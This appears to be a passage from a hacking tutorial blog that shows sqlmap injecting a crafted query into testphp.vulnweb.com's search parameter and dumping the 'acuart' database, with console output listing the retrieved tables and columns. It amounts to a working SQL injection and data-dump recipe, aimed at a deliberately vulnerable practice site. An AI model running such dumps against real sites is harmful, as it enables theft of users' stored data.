
Now try to find out entire data under this URL by typing following command.

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider" -D acuart --dump-all



```
root@kali:~# sqlmap -u "http://www.testphp.vulnweb.com/search.php?test=query%27%
20OR%20sqlspider" -D acuart --dump-all
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.0.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 07:20:54

[07:20:54] [INFO] resuming back-end DBMS 'mysql'
[07:20:54] [INFO] testing connection to the target URL
[07:20:55] [WARNING] there is a DBMS error found in the HTTP response body which
 could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: test (GET)
    Type: AND/OR time-based blind
```

This will dump all available information inside the database. Now try it by yourself.



```
[07:21:20] [INFO] adjusting time delay to 1 second due to good response times
8
[07:21:21] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait.............................. (done)
artists
[07:22:02] [INFO] retrieved: carts
[07:22:26] [INFO] retrieved: categ
[07:22:43] [INFO] retrieved: featured
[07:23:20] [INFO] retrieved: guestbook
[07:24:05] [INFO] retrieved: pictures
[07:24:45] [INFO] retrieved: products
[07:25:21] [INFO] retrieved: users
[07:25:46] [INFO] fetching columns for table 'categ' in database 'acuart'
[07:25:46] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait.............................. (done)
3
[07:25:58] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait.............................. (done)
cat_id
[07:26:37] [INFO] retrieved: cname
[07:27:00] [INFO] retrieved: cdesc
[07:27:22] [INFO] fetching entries for table 'categ' in database 'acuart'
[07:27:22] [INFO] fetching number of entries for table 'categ' in database 'acua
rt'
```

To learn more about Database Hacking. Follow this **Link.**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**